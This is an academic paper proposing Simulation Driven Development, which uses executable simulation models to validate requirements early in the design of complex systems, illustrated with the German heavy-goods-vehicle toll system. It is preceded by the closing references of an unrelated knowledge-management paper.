- [12] H. Zhuge, *Knowledge flow management for distributed team software development*. Knowledge-Based Systems, 15(8), 2002, pp. 465-471.
- [13] M. L. Owoc, and P. Weichbroth, *Transformacje wiedzy sieciowej. Podstawy ontologiczne*. (Knowledge Grid Transformation. Ontological Foundations). Knowledge in Enterprise Creativity. Czestochowa University of Technology, 2014, pp. 165-177.
- [14] A. Bogner, and W. Menz, *The theory-generating expert interview: epistemological interest, forms of knowledge, interaction*. Interviewing experts, Palgrave Macmillan, 2009, pp. 43-80.
- [15] J. M. Firestone, *The New Knowledge Management: a paradigm and its problems*. KT Web Connecting Knowledge Technology Communities, 2003, pp. 1-8.
- [16] A. Lenci, *The life cycle of knowledge*. Ontology and the Lexicon. A Natural Language Processing Perspective. Cambridge University Press, Cambridge 2010, pp. 241-257.
- [17] J. Birkinshaw, and T. Sheehan, *Managing the knowledge life cycle*. MIT Sloan management review, 44(1), 2002.
- [18] P. Brezany, I. Janczak, A. Woehrer, and A.M. Tjoa, *Gridminer: A framework for knowledge discovery on the grid-from a vision to design and implementation*. Cracow Grid Workshop, 2004, pp.12-15.
- [19] D. Stenholm, J. Landahl, and D. Bergsjö, D, *Knowledge management life cycle: An individual's perspective*. DS 77: Proceedings of the DESIGN 2014 13th International Design Conference, pp. 1905-1914.
- [20] K. Möller, *Lifecycle models of data-centric systems and domains: The abstract data lifecycle model*. Sem. Web, 4(1), 2013, pp. 67-88.
- [21] M. Zięba, E. Bolisani, M. Paola, and E. Scarso, *Searching for innovation knowledge: insight into KIBS companies*. Knowledge Management Research & Practice, 2017, pp. 1-12.
- [22] J. Gołuchowski, *Technologie informatyczne w zarządzaniu wiedzą w organizacji*. Akademia Ekonomiczna w Katowicach, Katowice 2007.
- [23] P. O. Prakash, and A. Jaya, *Analyzing and predicting user behavior pattern from weblogs*. International Journal of Applied Engineering Research, 11(9), 2016, pp. 6278-6283.
- [24] P. R. Carlile, and E. S. Reber, *Into the black box: The knowledge transformation cycle*. Management Science, 49 (9), 2003, pp. 1180-1195.
- [25] K. Leja, *Wybrane aspekty zarządzania wiedzą w wyższej uczelni*. [W:] Zarządzanie wiedzą. Wybrane problemy, WZiE PG, Gdańsk 2003, pp. 29-42.
- [26] M. Alsour, K. Matouk, and M. L. Owoc, *A survey of data warehouse architectures - Preliminary results*. IEEE, 2012, pp. 1121-1126.
- [27] J. Wielki, *Modele wpływu przestrzeni elektronicznej na organizację gospodarczą*. Wydawnictwo UE we Wrocławiu, Wrocław 2012.
- [28] M. Hernes, A. Chojnacka-Komorowska, and K. Matouk *Przetwarzanie wiedzy nieustrukturalizowanej w obszarze e-bankingu*. Ekonomiczne Problemy Usług, Wydawnictwo Naukowe Uniwersytetu Szczecińskiego 122, 2016, pp. 247-258.
- [29] M. Nycz, and M. L. Owoc, *Pozyskiwanie wiedzy i zarządzanie wiedzą*. Wydawnictwo Uniwersytetu Ekonomicznego, Wrocław 2010.
- [30] Y. Li, and Z. Lu, *Ontology-based universal knowledge grid: Enabling knowledge discovery and integration on the grid*. Services Computing, IEEE 2004, pp. 557-560.
- [31] J. Fazlagić, M. Sikorski, and A. Sala, *Portale intranetowe. Zarządzanie wiedzą, kapitał intelektualny, korzyści dla pracowników i dla organizacji*. WZiE PG, Gdańsk 2014.
- [32] K. Hauke, M. L. Owoc, M. L., and M. Pondel, *Building data mining models in the Oracle 9i environment*. Proceedings of Informing Science and IT Education, 2009.
- [33] M. Cannataro, D. Talia, and P. Trunfio, *Knowledge grid: high performance knowledge discovery services on the grid*. Grid Computing 2001, pp. 38-50.
- [34] M. Cannataro, and D. Talia, *Semantics and knowledge grids: building the next-generation grid*. IEEE Intelligent Systems, 19(1), 2004, pp. 56-63.
- [35] E. Brendel, *Contextualism, relativism, and the semantics of knowledge ascriptions*. Philos. Studies, 168(1), 2014, pp. 101-117.
- [36] V. Akman, *Rethinking context as a social construct*. Journal of Pragmatics, vol. 32, 2000, pp. 743-759.
- [37] D. Kronsbein, D. Meiser, and M. Leyer, *Conceptualisation of Contextual Factors for Business Process Performance*. Proceedings of the International MultiConference of Engineers and Computer Scientists, vol. 2, 2014.



# Simulation Driven Development – Validation of requirements in the early design stages of complex systems – the example of the German Toll System

Tommy Baumann\*, Bernd Pfitzinger†, Thomas Jestädt†

\*Andato GmbH & Co. KG, Ehrenbergstraße 11, 98693 Ilmenau, Germany. tommy.baumann@andato.com

†Toll Collect GmbH, Linkstraße 4, 10785 Berlin, Germany.

**Abstract**—Looking at the end-to-end processing, typical software-intensive systems are built as a system-of-systems where each sub-system specializes according to both the business and technology perspective. One challenge is the integration of all systems into a single system – crossing technological and organizational boundaries as well as functional domains. To facilitate the successful integration we propose the use of simulation models in parallel to the existing software engineering procedures. As an example we look at the German tolling system for heavy goods vehicles (HGVs) – a liability-critical system consisting of some 60 sub-systems including a fleet of more than 1 000 000 on-board units deployed in the HGVs. Since its start in 2005 the system regularly undergoes changes and updates. To mitigate the associated costs and risks we developed a microscopic discrete event simulation (DES) model of the tolling system and use it to support both the design of planned changes and the monitoring of the day-to-day operations. The model includes the dynamic aspects of the tolling system and HGVs interacting with the system. In the article we discuss the use of realistic simulation models as part of the system design process. Since simulations are heavily used by the design process it is called Simulation Driven Development (SDD).

## I. INTRODUCTION

Historically, software development focused on standalone systems [1] and even there a projects' success was far from guaranteed [2]. Taking these approaches to build interacting systems bears a high risk of inadequate integration of the various systems into a coherent end-to-end system. Of course, problems with the integration of systems tend to surface very late in the software development process with a correspondingly large impact on the schedule and the resources needed.

### A. Complexity Challenge

Modern technical and socio-technical systems consist of a large number of distributed components and are characterized by architectural complexity, dynamic interactions and complex interdisciplinary functionality. The continuing technical advances – e.g. in the field of electronics, where a 50% increase annually can be assumed – are one essential driver but also the emerging systems-of-systems accelerate the growth in complexity. In addition the requirements for these systems evolve rapidly, driven by end-user demands and non-functional aspects (e.g. in safety, accessibility and comfort). However, the efficiency of the existing system design methodologies evolves more slowly, e.g. [3] mentions increases of about 25% per year. This gap between the growth of the systems

under consideration and the design methodologies used in their development has become a familiar terminology since the mid-1990s – the "system design gap" [4]. This effect has been strengthened by shortened system life-cycles and time-to-market periods necessitating novel and improved system design methodologies and tools. In fact, an organizations' capabilities to develop and maintain IT systems are both a competitive advantage and a barrier that is difficult to overcome for any competitor [5].

Regarding the challenges of the system design process most of the critical system design problems originate in the early design stages when specialists are specifying the system under a high degree of variability and uncertainty. The *European Software Process Improvement Training Initiative* (ESPITI) in 1996 showed that the probability of critical problems due to poor design decisions is over 60% in the specification phase. The main reason for this high probability is that either text-based or non-executable model based specifications are utilized. These specifications cannot be validated in an integrated manner at a system level where the overall architecture and dynamic behavior are determined. The system design uncertainty remains high and the probability of errors too. In addition, crucial design steps are not fully automated e.g. enforcing validation after a design change. Hence traditional design processes are high risk and thereby highly expensive development processes [6].

### B. Facing the complexity challenge

To overcome the complexity and integration issues we propose to introduce a holistic executable specification of the overall system accompanying the complete system development process. The executable specification can at any time be validated and optimized against the requirements of the integrated system. The validated specification of the integrated system can in turn be passed on to specialist teams for subsystem development and subsequent integration.

In this manner, integration problems surface in the early design stages rather than in the final test stages. As a consequence the development time and risk are reduced, specification quality and speed increases – albeit at the added expenditure of maintaining an executable specification. However, even after the completion of the product development such executable specifications can be of use in day-to-day operation

(e.g. to predict and monitor the dynamic system behavior) and continued product development (e.g. validating architectural changes in the operational context).

The remainder of this paper is split into four sections. Section II introduces our system design approach where the executable specification transports the knowledge along the design process. Technically the executable specification is implemented as a simulation model, which collects and encompasses the known system requirements as explained in section III. The interplay between the requirements, the simulation model and the requirement management process is discussed in section IV whereas section V gives an example of a system where executable specifications have been applied.

## II. THE SYSTEM DESIGN APPROACH SIMULATION DRIVEN DEVELOPMENT (SDD)

Simulation Driven Development (SDD) is a system design approach for complex distributed systems and processes. It is characterized by applying modeling and simulation technologies during the whole system life-cycle (resp. product life-cycle). At its core is an executable system specification that exists during the whole system life-cycle encapsulating the current knowledge of the system, starting with the systems' conceptual design, followed by the design, implementation and test stages up to the day-to-day operations of the system and further development activities. At any time, the executable system specification represents the virtual prototype of the system to be built, the system under design or the system operated. The executable specification is kept up-to-date even after the real system or a real prototype is available. In that way it is at any time possible to test the system – either under construction or in operations – against its specification. In the SDD approach testing is preventive [7] before the system is constructed or the change is implemented. In a sense, SDD extends the test-driven-development paradigm [8] to the level of the systems' requirements.

In particular SDD emphasizes the integrated system as a whole and the dynamic coupling effects between the subsystems. One consequence of the increased knowledge of the integrated system as well as the system awareness, is a rapid improvement of the specification quality particularly in the very early design stages. This is in turn equivalent to a higher accuracy of the specification, i.e. less errors are expected in later test stages. Overall we expect SDD to increase the design and implementation speed and to reduce the overall development and operational risk considerably.

### A. Executable system specification

In general an executable system specification defines the functional and non-functional properties of a system in a formal, consistent, and self-contained manner to enable processing [9]. Functional properties define the tasks of the system including information processing in relation to data, operation ("what the system should do" [10]) and the systems' behavior ("a behavior that a system will exhibit under specific conditions" [11]). Non-functional properties are more difficult




Figure 1. An executable system specification encompasses functional, architectural and environmental components.

to pin down – there is not even a simple consensus on the term and its use [12]. They are used to describe the circumstances necessary to render the required functionality, e.g. the performance requirements, quality properties and constraints (e.g. environmental and implementation constraints, platform dependencies [13] or the typical properties summarized as dependability [14]: availability, reliability, safety, confidentiality, integrity and maintainability).

In contrast to a system specification as a natural language text or non-executable models, executable system specifications are expressed by means of executable models [6]. These models include three component types (see figure 1):

- Functional components: Realization of functional system requirements (e.g. sending toll data at a certain time)
- Architectural components: Realization of non-functional system requirements (e.g. communication protocols and network topology of interacting subsystems, platform limitations)
- Environmental components: Description of operational scenarios with respect to mission objectives, and use cases of the system (i.e. dependability as listed above).

### B. The SDD design process

The SDD design process consists of the typical design phases in system development: analysis/conception, design, implementation and test (see figure 2). However, in the SDD case all phases are accompanied by virtual and real prototypes which in turn are connected to a central requirement repository. This repository of all known system requirements enforces a revision control environment to store and manage prototype versions.

Each phase of the product development has different interactions with the requirements repository: During the analysis phase specifications are derived on a conceptual level concerning the systems' operational scenarios or use cases. Both functional and non-functional requirements are derived from the specification and entered into the repository. This set of requirements is the starting point to implement an




Figure 2. Design process of Simulation Driven Development: The requirements repository (center) provides the baselines for the virtual and real prototypes as well as the real system.

executable specification – a virtual prototype of the system to be developed. The simulation (i.e. running the executable specification with a given set of parameters) aims at validating the specification already at the level of the whole integrated system during this initial phase. In addition, the transition from natural language specifications to executable ones will automatically generate more detailed and rigorous specifications.

The design phase enhances the knowledge of the system under consideration in two directions: The solution space is explored through different virtual prototypes, e.g. to scope varying architectures or behavioral aspects. At the same time, each virtual prototype becomes in itself more specific by adding the necessary behavior and parameters to allow measuring its performance. Depending on the complexity and runtime the optimization can be delegated to an automatic optimization algorithm [15] – in that case properties of the simulation environment become themselves requirements, e.g. the execution performance. At the same time real prototypes are introduced to validate the design resulting in a feedback-loop: the requirements from both sides, the virtual and real prototype, are related and affect each other. The design phase ends when the variability of the potential solutions is reduced to a single solution specification – the starting point for developing the real system.

In the subsequent implementation phase the emphasis shifts from the virtual prototype to the real system under construction. However, the executable specification is kept up-to-date and mirrors the known requirements. In that way simulations are part of the decision making process: Implementation

variants can be explored and compared through simulations. Each design decision is transported to the real prototype via the requirements repository and the executable specification – the latter being a representative of the whole integrated system which itself is still under construction [9]. Similarly design changes from the real prototype are transferred to the virtual prototype via the requirements repository to keep both prototypes consistent.

Finally the test phase is characterized by applying the refined virtual prototype to component tests, i.e. the validation and verification of the components through their defined interfaces [10]. To that end the soft- and hardware components implemented in the real prototype are integrated into a whole working system via the virtual prototype rather than the real world components (or artificial models thereof): So called Software-in-the-Loop (SiL) and Hardware-in-the-Loop (HiL) tests. In addition the virtual prototype is kept to support for the future system development, e.g. when new operational scenarios or new system architectures emerge. In any step, changes to the requirements can automatically invalidate parts of the virtual prototype and are the trigger to adapt and repeat the simulation runs.

### III. HANDLING REQUIREMENTS IN THE SDD APPROACH

Requirements are descriptions of how a system should behave, or of a system property or attribute [10], [16]. However, gathering the right set of requirements is a non-trivial task: In the early design phases the requirements will still be rather abstract and the impact on the real-world system is difficult to gauge. This is a particular problem for non-functional

requirements, e.g. the behavioral aspects of the system [11] or its underlying architecture. Yet it is well-known from software cost models, that the initial investment in choosing the right architecture is important: A NASA recommendation [17] suggests a sweet-spot from the COCOMO II cost-model of dedicating up to 20 % of the software budget to the early analysis and to developing the right architecture.

Addressing the large amount of requirements generated in typical software-intensive systems, requirements are documented at different levels (or layers) of abstraction: The top layer defines why the system is build and what the owning organization hopes to achieve. This type is termed as *business or stakeholder requirements* [11] – an example would be to cut costs by reducing manual steps in a business process. Already at this level-of-abstraction the requirements need to be validated as soon as possible – is the requirement really necessary at the documented level? Seemingly inconsequential numerical targets can have profound effects on the technical solutions, [17] gives the example of 99% data completeness for scientific observations necessitating additional redundancies. The translation of the requirements into an executable specification allows exploring the effects of the requirements on the solution space early on. Vice versa, the virtual prototype transports operational properties of the real-world system back to the solution space potentially modifying or restricting the requirements.

The subsequent levels of detail produce additional layers of requirements where the whole system is defined in terms of an implementable solution. Each layer provides precise means of qualifying the solution and the requirements of a given layer are linked upwards to the next higher layer [18]. To that extend requirements are modeled as uniquely identifiable entities in the same way as all other elements of the prototype model. The resulting links from the different layers of abstraction form an important prerequisite for establishing formal traceability [19].

In SDD, like in the classic V-Model [20], the different types of requirements appear in the distinct development phases:

In the analysis stage very few high-level business requirements exist. They express the overall visions, goals and uses cases of the system under consideration. This initial specification is used to derive executable virtual prototypes for simulations of the system behavior. In light of the cost/benefit discussion above the virtual prototype aims in this stage at clarifying the overall requirements and system architecture – i.e. to identify the essential functionality and to avoid accidental complexity [21] in the overall system and its subsystem.

In the design stage the system architecture becomes more detailed, components emerge and their requirements are formulated. The executable specification helps in drafting accurate requirements and simulation runs yield the resulting dynamic behavior prior to the implementation of the system.

The implementation stage shifts the focus to the real prototype and the system under construction. In this stage the requirements are supposed to remain fixed and only minor adjustments need to be returned to the repository. The simulation model is an executable representation of the state-

of-knowledge and is technically able to integrate a given component into the overall system – especially as long as the whole system is not yet available.

In the test stage, the high-level requirements are used for acceptance tests of the whole system. Usually the development of the virtual prototype precedes the development of the real system. In that case the already implemented components of the real systems are tested using Hardware-in-the-Loop tests. The simulation model provides the still missing ones and allows to test dynamic coupling effects even when not all components of the real system are available. Additionally all requirements in the central repository, which only apply to the real prototype are tested.

The emphasis on introducing an executable specification – e.g. as a simulation model – at the very beginning of the development process is important to connect the abstract requirements to the operational context. In the words of [17] the recommendations are to “raise [the] awareness of downstream complexity” and to “involve operations engineers early and often”. The discussion necessary to bring the initial set of abstract requirements to a set of executable specifications will automatically involve subject matter experts from all fields concerned and yield numerous reviews of requirements, design decisions and the architectural choices taken.

During the whole process all requirements are stored in a central repository. Initially, the repository is populated either manually or by importing them from external resources. As it is the case in any repository, additional meta-data is available to support the development and maintenance process, e.g. by providing information on authors, priorities, costs or authorization.

#### IV. COUPLING THE REQUIREMENTS TO THE SYSTEM SPECIFICATION

Where the prior sections focused on the overall SDD process, this section explains the coupling between the requirements repository and the various systems supposedly implementing these requirements: The virtual and real prototypes, the simulation model and the real system under consideration. At the core of the SDD process is the availability of an executable system at any time during the whole development life-cycle. Together with the links between the executable specification and the requirements at any level-of-detail the validity and correctness of the executable specification is constantly assured by the attached requirements (see section IV-A). To that extent the current system state needs to be captured and compared with the requirements as detailed in section IV-B. In the end, validating the requirements necessitates a dedicated work-flow (see section IV-C) and the creation of dedicated test-functions (see section IV-D).

##### A. Requirements validation

“Treat English as Just Another Programming Language” [22] – requirements start with those people that are responsible for the system: product owners, marketing experts and domain experts whose domain is typically not the software industry.

The requirements may be gathered by specialists but start as a natural language document – fuzzy and open to multiple interpretations [23] – before they are translated into more formal notations.

Many well-documented methods exist to refine and to formalize requirements:

- Formal notations, e.g. the Z-Notation [24], Vienna Definition Language [25], Language of Temporal Ordering Specification (LOTOS) [26] and the B-Method [27].
- Cause-effect graphs [28] provide the relationship between input (causes) and expected output (effect) specified by the requirement [29]. Generators are able to derive test vectors from this model that are fed into the requirements model and into the system under test to compare the results. However, as the number of requirements grows, the size of the cause effect graphs becomes hard to handle.
- Computation tree logic (CTL) or linear temporal logic (LTL) are yet other ways to formalize requirements [30].

Naturally these methods rely on the manual task of translating the natural language into the formal notation chosen. A rigorous approach is rarely taken since the cost is typically only justified for critical systems i.e. ones in which potential financial or human loss would be catastrophic [18]. In addition, these methods are difficult to apply in the very early design stages when the requirements are at a very high level and still a subject to change. Therefore a different approach is necessary.

To address the size of the solution space in the early stages, SDD introduces configurable scenarios, called missions. Each mission is driving the virtual prototypes – the specification becomes executable via a set of parameters or even architectural choices. The dynamic system behavior – at the yet considerable level-of-abstraction – is obtained for a particular scenario by executing the mission as a simulation run. The set of all missions describes the solution space that is considered to adhere to the known requirements. At this point, detailed requirements for the initial subsystems and components are not yet settled or completely absent. Yet the simulations will already give boundaries for the subsystem behavior and the discussions with the subject matter experts will quickly refine the requirements – already within the context of the integrated system.

To validate the requirements, the authors have chosen a method similar to test oracles [31]. A test oracle is a predicate that determines whether a given test activity sequence is an acceptable behavior of the system under test [32]. In this context, a testing activity can be seen as a sequence of stimuli and response observations. To that extent the virtual prototypes are enhanced by dedicated test-function blocks representing test oracles: These functions are used to check if the model state matches the expected as defined by the requirements. Links between the requirements, the virtual prototype and the test-functions provide the traceability in the SDD approach.




Figure 3. Sampling points are embedded into the simulation model to capture event streams

### B. Capturing the system state

One advantage of the virtual prototype running as a simulation is the access to the whole system state – which is not feasible in many distributed systems in the real world. To capture the system state in a simulation run we embed sampling points in the model (see figure 3).

Depending on the placement of the sampling points, different information is recorded: If placed on a connection between two or more components, the event flow of the discrete event simulation model is recorded along the chosen connection. Additionally, each component can be extended so that its local internal state can be sampled. In both cases, every sampling point produces a stream of data as the simulation run produces and processes events over the execution time. Data extraction is read-only, i.e. the semantic of the virtual prototype remains unchanged albeit at a minor performance hit.

The sampling data stream adds the event time and the component to the data sampled at the sampling point. Of course, the interpretation of a given sample value is model and domain specific. The tuples sampled in a simulation run form the stimuli or the responses of the test-functions used to validate the requirements. Any combination is conceivable: A test-function may use a single tuple, i.e. one value at a given simulation time, several tuples at the same or even at different times – opening the possibility to correlate information along the flow of a business process over time. The data processing can itself be performed either synchronously or asynchronously to the simulation run.

### C. Validation work-flow

The SDD approach explores the solution space by maintaining different missions (see section IV-A) corresponding to different virtual prototypes. To validate the requirements all missions are executed as simulation runs, each run produces its sampling data stream to feed the test-functions embedded in the virtual prototype. For each mission the result is a simple boolean “pass” or “not-passed”, a detailed look at an individual simulation run of a given mission will in turn show the boolean result for each embedded test-function (see figure 3). The traceability of all requirements results from the links between various levels-of-abstraction and to the virtual prototype and its test-functions. As a result of executing all missions, it is possible to determine those missions that implement the






Figure 4. Requirement validation: Different scenarios are used to run the model. The test-functions create an output value for each simulation run, which altogether build the boolean result sets.

requirements successfully. If some requirements in the central repository are not validated – either explicitly as “not-passed” or implicitly when no test-function is available, the traceability allows the automatic high-lighting of these requirements in the repository.

The validation work-flow starts with executing – probably in parallel – all available missions of the virtual prototypes and the subsequent collection of the test results. During the simulation runs, the embedded test-functions are constantly triggered by the events passing through the simulation model resulting in a sampling data stream that is captured and evaluated to return the boolean result set of the used test-functions (see figure 4). Eventually when all simulation runs are finished, all result sets are aggregated allowing to identify valid virtual prototypes and potential problems and their origin by following the traceable links from the test results via the test-functions and the simulation model components back to the individual requirements.

Table I summarizes the possible outcomes at a global level: All test-functions of all missions could return a positive result, some might return a negative result or all of them fail. This global overview concerns the overall solution space since the various missions are equivalent to different possible solutions – it is expected that as the knowledge about the system under consideration progresses more and more potential solutions will fail the added requirements and constraints. The design stage therefore aims at retaining at least one valid virtual prototype where all requirements are successfully verified by test-functions. This approach naturally leads to a iterative spiral-model [33] where the negative test-results will start the search for an incrementally improved solution and the refinement or alteration of the requirements responsible for the negative test result.

The validations work-flow can of course be automated in large parts: New simulation runs are automatically created and executed, the results of the test-functions are mirrored

Table I  
INTERPRETING THE RESULTS OF THE REQUIREMENTS VALIDATION  
WORK-FLOW

Test-Function Results		Overall Rating
All	test-functions in every mission are evaluated to	true } fulfilled
Some		true } partially fulfilled
All		false } violated

to the requirements repository. The search for better virtual prototypes or adjusted requirements remains a human task involving the domain experts as well as the technical experts. Once a change to the existing requirements is identified and submitted, the traceability automatically yields all virtual prototypes and test-functions impacted by the change.

#### D. Implementing a test-function

The SDD approach takes the ideas of test-driven development (TDD) to the very early design stages: The requirements undergo testing prior and in parallel to the system implementation using test oracles as test-functions [34]. As in the TDD case, testing is not the aim of the SDD rather the “driven [...] focuses on how TDD leads analysis, design, and programming decisions” [35]. Of course, technically test-functions need to be implemented to verify the requirements through the correct behavior of the virtual prototype: An obvious implementation is to compare the input events (stimuli) of a particular component in the simulation model with output created (responses) – basically a simple unit test of a component. However, often a single deterministic outcome is not sufficient to determine the success of a test-function. Rather the test-function is used to explore the boundaries of the specification, the statistical distribution of events or correlates information from different components of the virtual prototype at the same time or over time periods.

To that extent, test-functions are again source code potentially with (read-only) access to the whole simulation run and a private data store to retain and correlate data over the runtime. As the complexity of the test-function increases, the risk of program errors increases as well. To mitigate this risk as set of predefined, configurable and proven test-functions is provided ready-for-use. The set may consist of functions, to test whether a value is bound to a specific interval as well as functions to express boolean conditions in the form *if ... then ... else*. With this starting point mathematical relationships are straightforward to implement.

Test-functions are implemented like the other model components using the same levels of abstractions such as nested sub-components, if necessary. The only difference is, that they cannot influence the model semantics or impose any side effects.

#### V. APPLICATION: SIMULATING THE GERMAN AUTOMATIC TOLL SYSTEM

We have applied the SDD approach – in parts – to the ongoing development of the German automatic toll system, a



large-scale autonomous toll system [36] operated by Toll Collect GmbH. The toll system collects the tolls for heavy-goods vehicles (HGVs) driving on federal motorways – at present it is the largest system of its kind in operation, collecting more than 4.6 bn € annually predominantly automatically using the more than 1 000 000 on-board-units (OBUs) deployed at present.

#### A. Challenges of the development process

As a typical system-of-systems the toll system consists of a multitude of sub-systems for the various domain-specific tasks. Wherever possible, sub-systems are designed around existing commercial off-the-shelf applications and very few are custom-developed (the most notable one is the hard- and software of the OBU). Most often the development and operations of the sub-systems is outsourced to technology partners – at least the system specification and later on the system integration remain as a core competency [37].

The common software or system development practices suffice to address most aspects of the liability-critical system: Following a V-Model approach, requirements are documented prior to the system design and implementation, all of which create test cases for the subsequent verification in different stages. However, the more than 1 000 000 OBUs deployed in HGVs pose a particular challenge. They form a ‘distributed system’, i.e. “one in which the failure of a computer you didn’t even know existed can render your own computer unusable” [38]. In addition the OBU behavior depends on the user interaction which is in large parts not known due to technical restrictions and data privacy protection.

To address these challenges posed by the OBU-fleet, additional test stages are added using tens of OBUs in a lab environment, hundreds and up to a few thousand OBUs in dedicated test fleets. Yet these tests are still at a scale below 1:100 and occur only at the end of the development once the software change has been implemented and tested in unit and component tests. Scaling based on past experience from the real-world system is of course possible when the changes are minor and the operational context remains unchanged.

Major changes to the software of the toll system cannot rely on past experience: Even recourse to expert advice is known to be problematic – experts tend to be over-confident [39], a well-known cognitive bias that needs to be mitigated by the system design process. Besides, given time, the cost-of-operations dominates over the initial system development costs. I.e. the validation of the requirements – *did we build the right system?* – can only be answered in the context of the daily operations of the whole system at a scale of 1:1.

#### B. Adding simulations to the development process

To overcome the challenges mentioned above we developed a simulation model of the automatic toll system that incorporates the most important processes – collecting tolls and providing updates to the fleet – at a scale of 1:1 (figure 5, upper part) and a model for the temporal behavior of the user interaction (figure 5, lower part, for details see [40], [41] and references therein). Having this executable specification of the




Figure 5. The simulation model includes a model of the technical system (above, dashed) and a model of the user interaction (below).

automatic toll system we derive missions corresponding to the system in operations either at present or in the near future. Simulation runs based on these missions predict the dynamic operational behavior over weeks or months, e.g. the propagation of software updates across the fleet. Where possible, the predictions of the simulation runs are compared with data observed in the real-world system and the parameterization is calibrated accordingly.

This realistic, microscopic simulation model of the real-world toll system is the starting point to change the software development process to *simulation driven*: As the software development starts, the virtual prototype of the existing toll system is forked to reflect the proposed changes. In that way the proposed system is accompanied from the very beginning with a simulation model: The very early design stages start with an executable specification that transports much of the existing operational context to the newly drafted requirements. Design decisions are from the start *driven* by the simulation results where the simulation takes into account the system operations at a 1:1 scale. Consequently the initial draft of the new requirements – typically a document using natural language descriptions – quickly becomes more precise and the discussions are anchored in the real-world operational context.

## VI. CONCLUSION

A realistic simulation model of a software-intensive system-of-systems is the natural extension of the test-driven development approach: The development process is at any time driven by the results *as observed in the real-world operational context*. The core of this idea is to create an executable specification of the known requirements in every development phase and to trace changed requirements from the beginning with a focus on the real-world effects. In this article we have outlined our approach – Simulation Driven Design – and briefly mentioned the case of the automatic German toll system. There the effects of proposed changes are from the beginning measured against the (simulated) effects in the integrated system at a scale of 1:1. The effect of SDD is twofold: Simulation runs predict the effects of a proposed change and creating the virtual prototype drives the development process with the focus on the systems’ operational context.

## ACKNOWLEDGMENT

One of the authors was funded by the German Federal Ministry of Education and Research (BMBF), grant “SimDesign, 01|S14026B”.

